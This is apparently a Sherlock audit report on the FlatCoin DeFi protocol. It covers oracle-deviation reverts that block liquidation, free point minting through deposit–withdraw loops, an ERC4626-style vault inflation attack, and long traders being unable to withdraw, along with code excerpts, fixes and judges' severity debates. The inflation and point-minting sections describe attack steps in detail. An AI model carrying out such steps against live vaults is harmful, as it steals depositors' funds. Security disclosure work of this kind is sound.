
Assume that Pyth is down. In this case, no one would be able to fetch the latest off-chain price from Pyth network and update Pyth on-chain contract. As a result, the prices stored in the Pyth on-chain contract will become outdated and stale.

When liquidation is executed in FlatCoin protocol, the following `_getPrice` function will be executed to fetch the price. Line 107 below will fetch the latest price from Chainlink, while Line 108 below will fetch the last available price on the Pyth on-chain contract. When the Pyth on-chain prices have not been updated for a period of time, the deviation between `onchainPrice` and `offchainPrice` will widen till a point where `diffPercent > maxDiffPercent` and a revert will occur at Line 113 below, thus blocking the liquidation from being carried out. As a result, the liquidation mechanism within the FlatCoin protocol will stop working.

Also, the protocol team's goal of allowing the liquidators to execute a liquidation without updating the Pyth price to ensure that the liquidations will work regardless of Pyth's working status will not be achieved.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/OracleModule.sol#L113

```
File: OracleModule.sol
102:     /// @notice Returns the latest 18 decimal price of asset from either
↪  Pyth.network or Chainlink.
103:     /// @dev It verifies the Pyth network price against Chainlink price
↪  (ensure that it is within a threshold).
104:     /// @return price The latest 18 decimal price of asset.
105:     /// @return timestamp The timestamp of the latest price.
106:     function _getPrice(uint32 maxAge) internal view returns (uint256 price,
↪  uint256 timestamp) {
107:         (uint256 onchainPrice, uint256 onchainTime) = _getOnchainPrice();
↪  // will revert if invalid
108:         (uint256 offchainPrice, uint256 offchainTime, bool offchainInvalid)
↪  = _getOffchainPrice();
109:         bool offchain;
110:
111:         uint256 priceDiff = (int256(onchainPrice) -
↪  int256(offchainPrice)).abs();
112:         uint256 diffPercent = (priceDiff * 1e18) / onchainPrice;
113:         if (diffPercent > maxDiffPercent) revert
↪  FlatcoinErrors.PriceMismatch(diffPercent);
```

```
114:
115:         if (offchainInvalid == false) {
116:             // return the freshest price
117:             if (offchainTime >= onchainTime) {
118:                 price = offchainPrice;
119:                 timestamp = offchainTime;
120:                 offchain = true;
121:             } else {
122:                 price = onchainPrice;
123:                 timestamp = onchainTime;
124:             }
125:         } else {
126:             price = onchainPrice;
127:             timestamp = onchainTime;
128:         }
129:
130:         // Check that the timestamp is within the required age
131:         if (maxAge < type(uint32).max && timestamp + maxAge <
↪  block.timestamp) {
132:             revert FlatcoinErrors.PriceStale(
133:                 offchain ? FlatcoinErrors.PriceSource.OffChain :
↪  FlatcoinErrors.PriceSource.OnChain
134:             );
135:         }
136:     }
```

Impact

The liquidation mechanism is the core component of the protocol and is important to the solvency of the protocol. If the liquidation cannot be executed due to the revert described in the above scenario, underwater positions and bad debt accumulate in the protocol threaten the solvency of the protocol.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LiquidationModule.sol#L75

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/OracleModule.sol#L113C10-L113C92

Tool used

Manual Review

Recommendation

Consider implementing a feature to allow the protocol team to disable the price deviation check so that the protocol team can disable it in the event that Pyth network is down for an extended period of time.

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: high(4)

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/270.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-4: Large amounts of points can be minted virtually without any cost

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/187

Found by

Bauer, Dliteofficial, GoSlang, evmboi32, jennifer37, joicygiore, nobody2018, novaman33, vesla0xfa, xiaoming90

Summary

Large amounts of points can be minted virtually without any cost. The points are intended to be used to exchange something of value. A malicious user could abuse this to obtain a large number of points, which could obtain excessive value and create unfairness among other protocol users.

Vulnerability Detail

When depositing stable collateral, the LPs only need to pay for the keeper fee. The keeper fee will be sent to the caller who executed the deposit order.

When withdrawing stable collateral, the LPs need to pay for the keeper fee and withdraw fee. However, there is an instance where one does not need to pay for the withdrawal fee. Per the condition at Line 120 below, if the `totalSupply` is zero, this means that it is the final/last withdrawal. In this case, the withdraw fee will not be applicable and remain at zero.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/StableModule.sol#L96

```
File: StableModule.sol
096:     function executeWithdraw(
097:         address _account,
098:         uint64 _executableAtTime,
099:         FlatcoinStructs.AnnouncedStableWithdraw calldata _announcedWithdraw
100:     ) external whenNotPaused onlyAuthorizedModule returns (uint256
↪  _amountOut, uint256 _withdrawFee) {
101:         uint256 withdrawAmount = _announcedWithdraw.withdrawAmount;
..SNIP..
112:         _burn(_account, withdrawAmount);
..SNIP..
118:         // Check that there is no significant impact on stable token price.
119:         // This should never happen and means that too much value or not
↪  enough value was withdrawn.
```

```
120:         if (totalSupply() > 0) {
121:             if (
122:                 stableCollateralPerShareAfter <
 ↪  stableCollateralPerShareBefore - 1e6 ||
123:                 stableCollateralPerShareAfter >
 ↪  stableCollateralPerShareBefore + 1e6
124:             ) revert FlatcoinErrors.PriceImpactDuringWithdraw();
125:
126:             // Apply the withdraw fee if it's not the final withdrawal.
127:             _withdrawFee = (stableWithdrawFee * _amountOut) / 1e18;
128:
129:             // additionalSkew = 0 because withdrawal was already processed
 ↪  above.
130:             vault.checkSkewMax({additionalSkew: 0});
131:         } else {
132:             // Need to check there are no longs open before allowing full
 ↪  system withdrawal.
133:             uint256 sizeOpenedTotal =
 ↪  vault.getVaultSummary().globalPositions.sizeOpenedTotal;
134:
135:             if (sizeOpenedTotal != 0) revert
 ↪  FlatcoinErrors.MaxSkewReached(sizeOpenedTotal);
136:             if (stableCollateralPerShareAfter != 1e18) revert
 ↪  FlatcoinErrors.PriceImpactDuringFullWithdraw();
137:         }
```

When LPs deposit rETH and mint UNIT, the protocol will mint points to the depositor's account as per Line 84 below.

Assume that the vault has been newly deployed on-chain. Bob is the first LP to deposit rETH into the vault. Assume for a period of time (e.g., around 30 minutes), there are no other users depositing into the vault except for Bob.

Bob could perform the following actions to mint points for free:

- Bob announces a deposit order to deposit 100e18 rETH. Paid for the keeper fee. (Acting as a LP).
- Wait 10 seconds for the `minExecutabilityAge` to pass
- Bob executes the deposit order and mints 100e18 UNIT (Exchange rate 1:1). Protocol also mints 100e18 points to Bob's account. Bob gets back the keeper fee. (Acting as Keeper)
- Immediately after his `executeDeposit` TX, Bob inserts an "announce withdraw order" TX to withdraw all his 100e18 UNIT and pay for the keeper fee.
- Wait 10 seconds for the `minExecutabilityAge` to pass

- Bob executes the withdraw order and receives back his initial investment of 100e18 rETH. Since he is the only LP in the protocol, it is considered the final/last withdrawal, and he does not need to pay any withdraw fee. He also got back his keeper fee. (Acting as Keeper)

Each attack requires 20 seconds (10 + 10) to be executed. Bob could rinse and repeat the attack until he was no longer the only LP in the system, where he had to pay for the withdraw fee, which might make this attack unprofitable.

If Bob is the only LP in the system for 30 minutes, he could gain 9000e18 points (`(30 minutes / 20 seconds) * 100e18`) for free as Bob could get back his keeper fee and does not incur any withdraw fee. The only thing that Bob needs to pay for is the gas fee, which is extremely cheap on L2 like Base.

```
File: StableModule.sol
61:     function executeDeposit(
62:         address _account,
63:         uint64 _executableAtTime,
64:         FlatcoinStructs.AnnouncedStableDeposit calldata _announcedDeposit
65:     ) external whenNotPaused onlyAuthorizedModule returns (uint256
 ↪  _liquidityMinted) {
66:         uint256 depositAmount = _announcedDeposit.depositAmount;
..SNIP..
70:         _liquidityMinted = (depositAmount * (10 ** decimals())) /
 ↪  stableCollateralPerShare(maxAge);
..SNIP..
75:         _mint(_account, _liquidityMinted);
76:
77:         vault.updateStableCollateralTotal(int256(depositAmount));
..SNIP..
82:         // Mint points
83:         IPointsModule pointsModule =
 ↪  IPointsModule(vault.moduleAddress(FlatcoinModuleKeys._POINTS_MODULE_KEY));
84:         pointsModule.mintDeposit(_account, _announcedDeposit.depositAmount);
```

Impact

Large amounts of points can be minted virtually without any cost. The points are intended to be used to exchange something of value. A malicious user could abuse this to obtain a large number of points, which could obtain excessive value from the protocol and create unfairness among other protocol users.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/StableModule.sol#L96

Tool used

Manual Review

Recommendation

One approach that could mitigate this risk is also to impose withdraw fee for the final/last withdrawal so that no one could abuse this exception to perform any attack that was once not profitable due to the need to pay withdraw fee.

In addition, consider deducting the points once a position is closed or reduced in size so that no one can attempt to open and adjust/close a position repeatedly to obtain more points.

Discussion

sherlock-admin

2 comment(s) were left on this issue during the judging contest.

0xLogos commented:

> low/info, points != funds

takarez commented:

> invalid

nevillehuang

@rashtrakoff Any reason why this issue was disputed? What are the points FMP for?

I believe large amount of points shouldn't be freely minted.

rashtrakoff

@nevillehuang , this is a good find imo but since we are going to be the first depositors as well as creators of leverage positions as part of protocol initialisation I wouldn't believe this is something we are concerned about. Furthermore, the points have no monetary value (at least not something we are going to assign) and there are costs associated with doing looping (keeper fees, possible losses due to price volatility etc.). Cc @itsermin @D-Ig .

nevillehuang

@rashtrakoff I will be maintaining as medium severity, even though points currently do not hold value, I believe it is not intended to allow free minting of points freely given it will hold some form of incentives in the future, so I believe it breaks core contract functionality. From my understanding, being the first depositor is only

given as an example and is not required as shown in other issues such as #44 and #141.

0xLogos

Escalate

Should be info

> the points have no monetary value there are costs associated with doing looping

sherlock-admin2

> Escalate
>
> Should be info
>
> > the points have no monetary value there are costs associated with doing looping

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

santipu03

Agree with @0xLogos.

Moreover, the withdrawal fee will make the attacker lose value with each withdrawal, making the attack unfeasable.

Even in the improbable case that the attacker is a sophisticated bot that can act as a keeper and the withdrawal fee is not activated, the probability would be low with the impact being low/medium. Therefore, the overall severity should be low.

securitygrid

This issue is valid. According to rules:

> Loss of airdrops or liquidity fees or any other rewards that are not part of the original protocol design is not considered a valid high/medium

FMP is part of the original protocol design. It's an incentive for users.

0xcrunch

Sponsor is OK with issues related to FMP if they are not relevant to the overall functioning of the protocol.

https://discord.com/channels/812037309376495636/1199005620536356874/1200372130253115413

xiaoming9090

If points are not an incentive or something of value to the user, then there is no purpose for having a points system in the first place. The obvious answer is that the points will not be worthless because it makes no sense for users to hold something that is worthless. With that, points should be considered something of value, and any bugs, such as infinity minting of points/values, should not be QA/Low.

0xcrunch

This kind of issue has no impact to the overall functioning of the protocol, so it is acceptable as stated by sponsor in the public channel.

nevillehuang

Agree with @xiaoming9090, I believe there is no logical reason why this should be allowed in the first place.

@rashtrakoff What is the intended use case of points? It must have some incentive attached to it (even if its in the future), so users should never be getting points arbitrarily.

itsermin

Thanks for your inputs here @xiaoming9090 @nevillehuang

I discussed this with @rashtrakoff today. Even though there's a cost associated with looped mints (trading fees). Being able to mint a large number of FMP is not ideal. The user could alao potentially LP on the UNIT side to minimise their downside.

We're looking at a couple of options: a) put a daily cap on the number of available FMP b) remove the trade volume minting altogether

0xcrunch

Rewarding an issue publicly known as acceptable is unfair to watsons who didn't submit the issue out of respecting of Sherlock rules.

Czar102

I'd normally consider this a valid issue given that the points may have some value, but given the sponsor's message referenced in https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/187#issuecomment-1956258407, I think this should be considered informational.

Planning to accept the escalation and invalidate the issue.

nevillehuang

@Czar102 Fair enough, given the new hierachy of truth in place, I believe this can be low severity, unless watsons have any contest details and/or protocol

documentation indicating a incentivized use case of points. @xiaoming9090 @securitygrid

> Hierarchy of truth: Contest README > Sherlock rules for valid issues > protocol documentation (including code comments) > protocol answers on the contest public Discord channel.

novaman33

@Czar102 , I believe there are several code comments that suggest that points are incentive: In `PointsModule.sol`

```
/// @title PointsModule
/// @author dHEDGE
/// @notice Module for awarding points as an incentive.
```

And before owner mintTo function:

```
/// @notice Owner can mint points to any account.
This can be used to distribute points to competition winners and other reward
↪  incentives.
    ///         The points start a 12 month unlock tax (update unlockTime).
```

These state that points will be used as an encouragement, meaning they will either be something of value or be used to obtain something of value. I cannot agree that being able to obtain large amounts of points is a low severity case, given the comments in the code, which in the sherlock's Hierarchy of truth have more weight than protocol answers on the contest public Discord channel.

nevillehuang

> @Czar102 , I believe there are several code comments that suggest that points are incentive: In `PointsModule.sol`
>
> ```
> /// @title PointsModule
> /// @author dHEDGE
> /// @notice Module for awarding points as an incentive.
> ```
>
> And before owner mintTo function:
>
> ```
> /// @notice Owner can mint points to any account.
> This can be used to distribute points to competition winners and other
> ↪  reward incentives.
>     ///         The points start a 12 month unlock tax (update unlockTime).
> ```
>
> These state that points will be used as an encouragement, meaning they will either be something of value or be used to obtain something of value. I cannot agree that being able to obtain large amounts of points is

> a low severity case, given the comments in the code, which in the sherlock's Hierarchy of truth have more weight than protocol answers on the contest public Discord channel.

Good point, in that case, I believe this issue should remain medium severity, given code comments (as seen here and here has a greater significance than discord messages as shown in the hierarchy of truth above

Czar102

I believe considering something an incentive doesn't imply this functionality being important enough for issues regarding it to be considered valid, while the sponsor's comment directly specified whether the issues of the type are valid. Also, these comments don't contradict the sponsor's comment at all.

I stand by the previous proposition to invalidate the issue.

novaman33

@Czar102 the contracts in scope are stated in the readMe. The sponsor said " we can be ok with issues with the same.", by which they state issues related to the points module are out of scope. I cannot understand why the points module is in scope in the first place. Given the Hierarchy of truth I believe points module are still in scope.

nevillehuang

@Czar102 I don't quite get your statement, it was already stated explicitly in code comments of the contract that points are meant to have an incentivized use case. So by hierarchy of truth, this is clearly a medium severity issue (and maybe can even be argued as high severity). Whatever it is, I will respect your decision, but hoping for a better clarification.

Czar102

Given the hierarchy of truth, I think this issue is indeed a valid Medium.

Planning to reject the escalation and leave the issue as is.

Evert0x

Result: Medium Has Duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: rejected

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/294.

Issue M-5: Vault Inflation Attack

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/190

The protocol has acknowledged this issue.

Found by

santipu_, xiaoming90

Summary

Malicious users can perform an inflation attack against the vault to steal the assets of the victim.

Vulnerability Detail

A malicious user can perform a donation to execute a classic first depositor/ERC4626 inflation Attack against the FlatCoin vault. The general process of this attack is well-known, and a detailed explanation of this attack can be found in many of the resources such as the following:

- https://blog.openzeppelin.com/a-novel-defense-against-erc4626-inflation-attacks
- https://mixbytes.io/blog/overview-of-the-inflation-attack

In short, to kick-start the attack, the malicious user will often usually mint the smallest possible amount of shares (e.g., 1 wei) and then donate significant assets to the vault to inflate the number of assets per share. Subsequently, it will cause a rounding error when other users deposit.

However, in Flatcoin, there are various safeguards in place to mitigate this attack. Thus, one would need to perform additional steps to workaround/bypass the existing controls.

Let's divide the setup of the attack into two main parts:

1. Malicious user mint 1 mint of share
2. Donate or transfer assets to the vault to inflate the assets per share

Part 1 - Malicious user mint 1 mint of share Users could attempt to mint 1 wei of share. However, the validation check at Line 79 will revert as the share minted is less than `MIN_LIQUIDITY` = 10_000. However, this minimum liquidation requirement check can be bypassed.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/StableModule.sol#L61

```
File: StableModule.sol
61:     function executeDeposit(
62:         address _account,
63:         uint64 _executableAtTime,
64:         FlatcoinStructs.AnnouncedStableDeposit calldata _announcedDeposit
65:     ) external whenNotPaused onlyAuthorizedModule returns (uint256
 ↪  _liquidityMinted) {
66:         uint256 depositAmount = _announcedDeposit.depositAmount;
67:
68:         uint32 maxAge = _getMaxAge(_executableAtTime);
69:
70:         _liquidityMinted = (depositAmount * (10 ** decimals())) /
 ↪  stableCollateralPerShare(maxAge);
71:
72:         if (_liquidityMinted < _announcedDeposit.minAmountOut)
73:             revert FlatcoinErrors.HighSlippage(_liquidityMinted,
 ↪  _announcedDeposit.minAmountOut);
74:
75:         _mint(_account, _liquidityMinted);
76:
77:         vault.updateStableCollateralTotal(int256(depositAmount));
78:
79:         if (totalSupply() < MIN_LIQUIDITY) // @audit-info MIN_LIQUIDITY =
 ↪  10_000
80:             revert FlatcoinErrors.AmountTooSmall({amount: totalSupply(),
 ↪  minAmount: MIN_LIQUIDITY});
```

First, Bob mints 10000 wei shares via `executeDeposit` function. Next, Bob withdraws 9999 wei shares via the `executeWithdraw`. In the end, Bob successfully owned only 1 wei share, which is the prerequisite for this attack.

Part 2 - Donate or transfer assets to the vault to inflate the assets per share The vault tracks the number of collateral within the state variables. Thus, simply transferring rETH collateral to the vault directly will not work, and the assets per share will remain the same.

To work around this, Bob creates a large number of accounts (with different wallet addresses). He could choose any or both of the following methods to indirectly transfer collateral to the LP pool/vault to inflate the assets per share:

1) Open a large number of leveraged long positions with the intention of incurring large amounts of losses. The long positions' losses are the gains of the LPs, and the collateral per share will increase.

2) Open a large number of leveraged long positions till the max skew of 120%. Thus, this will cause the funding rate to increase, and the long will have to pay the LPs, which will also increase the collateral per share.

Triggering rounding error The `stableCollateralPerShare` will be inflated at this point. Following is the formula used to determine the number of shares minted to the depositor.

If the `depositAmount` by the victim is not sufficiently large enough, the amount of shares minted to the depositor will round down to zero.

```
_collateralPerShare = (stableBalance * (10 ** decimals())) / totalSupply;
_liquidityMinted = (depositAmount * (10 ** decimals())) / _collateralPerShare
```

Finally, the attacker withdraws their share from the pool. Since they are the only ones with any shares, this withdrawal equals the balance of the vault. This means the attacker also withdraws the tokens deposited by the victim earlier.

Impact

Malicous users could steal the assets of the victim.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/StableModule.sol#L61

Tool used

Manual Review

Recommendation

A `MIN_LIQUIDITY` amount of shares needs to exist within the vault to guard against a common inflation attack.

However, the current approach of only checking if the `totalSupply() < MIN_LIQUIDITY` is not sufficient, and could be bypassed by making use of the withdraw function.

A more robust approach to ensuring that there is always a minimum number of shares to guard against inflation attack is to mint a certain amount of shares to zero address (dead address) during contract deployment (similar to what has been implemented in Uniswap V2).

Discussion

sherlock-admin

2 comment(s) were left on this issue during the judging contest.

ubl4nk commented:

> invalid or Low-Impact -> Bob can't deposit 10_000 wei and withdraw 9_999, because there are delayed-orders (orders become pending), there are no sorted orders and keepers can select to execute which orders first

takarez commented:

> invalid

0xLogos

Escalate

Low. Attack is too risky.

There is no frontrunning so attacker must prepare attack in advance. Someone can deposit amount larger than attacker expected and take his money.

sherlock-admin2

> Escalate
>
> Low. Attack is too risky.
>
> There is no frontrunning so attacker must prepare attack in advance. Someone can deposit amount larger than attacker expected and take his money.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

0xLogos

> If the depositAmount by the victim is not sufficiently large enough, the amount of shares minted to the depositor will round down to zero.

But if deposit is large enough, attacker will lose.

santipu03

Hi @0xLogos,

Check my dup issue for clarification (#128) but the attacker can easily provoke a permanent DoS on the Vault by being the first depositor. In case a user deposits an insane amount of funds to pass the `MIN_LIQUIDITY` check, the attacker would be able to steal most of the funds as a classic inflation attack.

xiaoming9090

> Escalate
>
> Low. Attack is too risky.
>
> There is no frontrunning so attacker must prepare attack in advance. Someone can deposit amount larger than attacker expected and take his money.

The escalation is invalid. Refer to the santipu03 response above. To add to his response:

The attack can be executed without frontrunning once the vault has been "set up" by the malicious user (After completing Steps 1 and 2 in the above report). Afterward, victims whose `depositAmount` is not sufficiently large enough will lose their assets to the attacker.

Also, the claim in the escalation that someone depositing an amount larger than the attacker will cause the attacker's money to be stolen is baseless.

0xcrunch

This is a low/QA, the issue can be easily mitigated by sponsor conducting a sacrificial deposit in the same transaction of deploying the Vault.

xiaoming9090

> This is a low/QA, the issue can be easily mitigated by sponsor conducting a sacrificial deposit in the same transaction of deploying the Vault.

Disagree. There is no evidence provided to Watsons in the public domain during the audit contest period (22 Jan to 4 Feb) that states that the protocol team will perform a sacrificial deposit when deploying the vault.

r0ck3tzx

This attack is absolutely not practical in the environment where front-running is not possible such as Base and its not possible to have general MEV agents - see the recent Radiant hack. If this issue would be considered valid then all reported front-running issues should be as well. Thus the The low/QA severity is more appropriate for this issue.

Czar102

I believe that this is a borderline Med/Low that should be included as Med since it's possible to guess, or to somehow get to know the timing of the deposit, which is

the only information the attacker needs.

Planning to reject the escalation and leave the issue as is.

nevillehuang

Agree with @Czar102 and @xiaoming9090

Czar102

Result: Medium Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: rejected

Issue M-6: Long traders unable to withdraw their assets

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/196

Found by

CL001, shaka, xiaoming90

Summary

Whenever the protocol reaches a state where the long trader's profit is larger than LP's stable collateral total, the protocol will be bricked. As a result, the margin deposited and gain of the long traders can no longer be withdrawn and the LPs cannot withdraw their collateral, leading to a loss of assets for the users.

Vulnerability Detail

Per Line 97 below, if the collateral balance is less than the tracked balance, the `_getCollateralNet` invariant check will revert.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/misc/InvariantChecks.sol#L97

```
File: InvariantChecks.sol
089:     /// @dev Returns the difference between actual total collateral balance
 ↪  in the vault vs tracked collateral
090:     ///      Tracked collateral should be updated when depositing to stable
 ↪  LP (stableCollateralTotal) or
091:     ///      opening leveraged positions (marginDepositedTotal).
092:     /// TODO: Account for margin of error due to rounding.
093:     function _getCollateralNet(IFlatcoinVault vault) private view returns
 ↪  (uint256 netCollateral) {
094:         uint256 collateralBalance =
 ↪  vault.collateral().balanceOf(address(vault));
095:         uint256 trackedCollateral = vault.stableCollateralTotal() +
 ↪  vault.getGlobalPositions().marginDepositedTotal;
096:
097:         if (collateralBalance < trackedCollateral) revert
 ↪  FlatcoinErrors.InvariantViolation("collateralNet");
098:
099:         return collateralBalance - trackedCollateral;
100:     }
```

Assume that:

- Bob's long position: Margin = 50 ETH

- Alice's LP: Deposited = 50 ETH
- Collateral Balance = 100 ETH
- Tracked Balance = 100 ETH (Stable Collateral Total = 50 ETH, Margin Deposited Total = 50 ETH)

Assume that Bob's long position gains a profit of 51 ETH.

The following actions will trigger the `updateGlobalPositionData` function internally: executeOpen, executeAdjust, executeClose, and liquidation.

When the `FlatcoinVault.updateGlobalPositionData` function is triggered to update the global position data:

```
profitLossTotal = 51 ETH (gain by long)

newMarginDepositedTotal = marginDepositedTotal + marginDelta + profitLossTotal
newMarginDepositedTotal = 50 ETH + 0 + 51 ETH = 101 ETH

_updateStableCollateralTotal(-51 ETH)
newStableCollateralTotal = stableCollateralTotal + _stableCollateralAdjustment
newStableCollateralTotal = 50 ETH + (-51 ETH) = -1 ETH
stableCollateralTotal = (newStableCollateralTotal > 0) ?
↪  newStableCollateralTotal : 0;
stableCollateralTotal = 0
```

In this case, the state becomes as follows:

- Collateral Balance = 100 ETH
- Tracked Balance = 101 ETH (Stable Collateral Total = 0 ETH, Margin Deposited Total = 101 ETH)

Notice that the Collateral Balance and Tracked Balance are no longer in sync. As such, the revert will occur when the `_getCollateralNet` invariant checks are performed.

Whenever the protocol reaches a state where the long trader's profit is larger than LP's stable collateral total, this issue will occur, and the protocol will be bricked. The margin deposited and gain of the long traders can no longer be withdrawn from the protocol. The LPs also cannot withdraw their collateral.

The reason is that the `_getCollateralNet` invariant checks are performed in all functions of the protocol that can be accessed by users (listed below):

- Deposit
- Withdraw
- Open Position

- Adjust Position
- Close Position
- Liquidate

Impact

Loss of assets for the users. Since the protocol is bricked due to revert, the long traders are unable to withdraw their deposited margin and gain and the LPs cannot withdraw their collateral.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/misc/InvariantChecks.sol#L97

Tool used

Manual Review

Recommendation

Currently, when the loss of the LP is more than the existing `stableCollateralTotal`, the loss will be capped at zero, and it will not go negative. In the above example, the `stableCollateralTotal` is 50, and the loss is 51. Thus, the `stableCollateralTotal` is set to zero instead of -1.

The loss of LP and the gain of the trader should be aligned or symmetric. However, this is not the case in the current implementation. In the above example, the gain of traders is 51, while the loss of LP is 50, which results in a discrepancy here.

To fix the issue, the loss of LP and the gain of the trader should be aligned. For instance, in the above example, if the loss of LP is capped at 50, then the profit of traders must also be capped at 50.

Following is a high-level logic of the fix:

```
If (profitLossTotal > stableCollateralTotal): // (51 > 50) => True
    profitLossTotal = stableCollateralTotal // profitLossTotal = 50

newMarginDepositedTotal = marginDepositedTotal + marginDelta + profitLossTotal
↪  // 50 + 0 + 50 = 100

newStableCollateralTotal = stableCollateralTotal + (-profitLossTotal) // 50 +
↪  (-50) = 0
```

```
stableCollateralTotal = (newStableCollateralTotal > 0) ?
↪  newStableCollateralTotal : 0; // stableCollateralTotal = 0
```

The comment above verifies that the logic is working as intended.

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: high(6)

ydspa

Escalate

This should be a medium issue, as the likelihood is extreme low due to strict external market conditions

> Flatcoin can be net short and ETH goes up 5x in a short period of time, potentially leading to UNIT going to 0.
> https://audits.sherlock.xyz/contests/132

Meet sherlock's rule for Medium

> Causes a loss of funds but requires certain external conditions or specific states

But not meet the rule for High

> Definite loss of funds without (extensive) limitations of external conditions

sherlock-admin2

> Escalate
>
> This should be a medium issue, as the likelihood is extreme low due to strict external market conditions
>
> > Flatcoin can be net short and ETH goes up 5x in a short period of time, potentially leading to UNIT going to 0.
> > https://audits.sherlock.xyz/contests/132
>
> Meet sherlock's rule for Medium
>
> > Causes a loss of funds but requires certain external conditions or specific states
>
> But not meet the rule for High

> Definite loss of funds without (extensive) limitations of external conditions

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

xiaoming9090

Disagree with the escalation. The following point in the escalation is simply a remark by the protocol team stating that if the ETH goes up 5x, the value of UNIT token will go down to zero

> Flatcoin can be net short and ETH goes up 5x in a short period of time, potentially leading to UNIT going to 0.
> https://audits.sherlock.xyz/contests/132

It has nothing to do with preventing the protocol from reaching a state where the long trader's profit is larger than LP's stable collateral total.

On the other hand, this point made by the protocol team actually reinforces the case I made in the report. The point by the protocol team highlighted the fact that the ETH can go up significantly over a short period of time. When this happens, the long trader's profit will be large. Thus, it will cause the protocol to reach a state where the long trader's profit is larger than LP's stable collateral total, which triggers this issue. When this happens, the protocol will be bricked, thus justified for a High.

Also, the requirement for High is "Definite loss of funds without (extensive) limitations of external conditions". This issue can occur without extensive external conditions as only one condition, which is the price of the ETH goes up significantly, is needed to trigger the bug. Thus, it meets the requirement of a High issue.

Czar102

@xiaoming9090 aren't protocol risk parameters set not to allow the long traders' profits to be larger than LP funds?

xiaoming9090

> @xiaoming9090 aren't protocol risk parameters set not to allow the long traders' profits to be larger than LP funds?

@Czar102 The risk parameter I'm aware of is the `skewFractionMax` parameter, which prevents the system from having too many long positions compared to short positions. The maximum ratio of long to short position size is 1.2 (120% long: 100% long) during the audit. The purpose of limiting the number of long positions is to

avoid the long side wiping out the value of the short side (LP) too quickly when the ETH price goes up.

However, I'm unaware of any restrictions constraining long traders' profits. The long traders' profits will increase along with the increase in ETH price.

Czar102

So, the price needs to go up 5x in order to trigger this issue?

xiaoming9090

@Czar102 Depending on the `skewFractionMax` parameter being configured at any single point of time. The owner can change this value via the `setSkewFractionMax` function. The higher the value is, the smaller the price increase needed to trigger the issue.

If the `skewFractionMax` is set to 20%, 5x will cause the LP's UNIT holding to drop to zero. Thus, slightly more than 5x will trigger this issue. Sidenote: The 20% is chosen in this report since it was mentioned in the contest's README

Czar102

I think this is a fair assumption to have these values set so that other positions will practically never go into negative values – so this bug will practically never be triggered. Hence, the assumptions for this issue to be triggered are quite extensive.

Planning to accept the escalation and consider this issue a Medium severity one.

0xjuaan

So it seems that in order for this issue to be triggered, ETH has to rise 5x in a short period of time.

However in the 'known issues/acceptable risks that should not result in a valid finding' section of the contest README, it says:

> theoretically, if ETH price increases by 5x in a short period of time whilst the flatcoin holders are 20% short, it's possible for flatcoin value to go to 0. This scenario is deemed to be extremely unlikely and the funding rate is able to move quickly enough to bring the flatcoin holders back to delta neutral.

Since that scenario is required to trigger this issue, this issue should not be deemed as valid.

xiaoming9090

> So it seems that in order for this issue to be triggered, ETH has to rise 5x in a short period of time.

> However in the 'known issues/acceptable risks that should not result in a valid finding' section of the contest README, it says:
>
> > theoretically, if ETH price increases by 5x in a short period of time whilst the flatcoin holders are 20% short, it's possible for flatcoin value to go to 0. This scenario is deemed to be extremely unlikely and the funding rate is able to move quickly enough to bring the flatcoin holders back to delta neutral.
>
> Since that scenario is required to trigger this issue, this issue should not be deemed as valid.

The README mentioned that the team is aware of a scenario where the price can go up significantly, leading the LP's Flatcoin value to go to 0. However, that does not mean that the team is aware of other potential consequences when this scenario happens.

0xjuaan

But surely if the sponsor deemed that the very rapid 5x price increase of ETH is extremely unlikely, that means that its an acceptable risk that they take on. So any issue which relies on that scenario is a part of that same acceptable risk, so shouldn't be valid right?

The sponsor clarified why they accept this risk and issues relating to this scenario shouldn't be reported, in this public discord message

> Hello everyone. I believe some of you guys might have a doubt whether UNIT going to 0 is an issue or not. I believe it was mentioned that UNIT going to 0 is a known behaviour of the system but the reason might not be clear as to why. If the collateral price increases by let's say 5x (in case the skew limit is 120%), the entire short side (UNIT LPs) will be liquidated (though not liquidated in the same way as how leveraged longs are). The system will most likely not be able to recover as longs can simply close their positions and the take away the collateral. The hope is that this scenario doesn't play out in the future due to informed LPs and funding rate and other incentives but we know this is crypto and anything is possible here. Just wanted to clarify this so that we don't get this as a reported issue.

xiaoming9090

The team is aware and has accepted that FlatCoin's value (short-side/LP) will go to zero when the price goes up significantly. However, that is different from this report where the long traders are unable to withdraw when the price goes up significantly.

These are two separate issues, and the root causes are different. The reason why the FlatCoin's value can go to zero is due to the design of the protocol where the short side can lose to the long side. However, this report and its duplicated reports

highlighted a bug in the existing implementation that could lead to long traders being unable to withdraw.
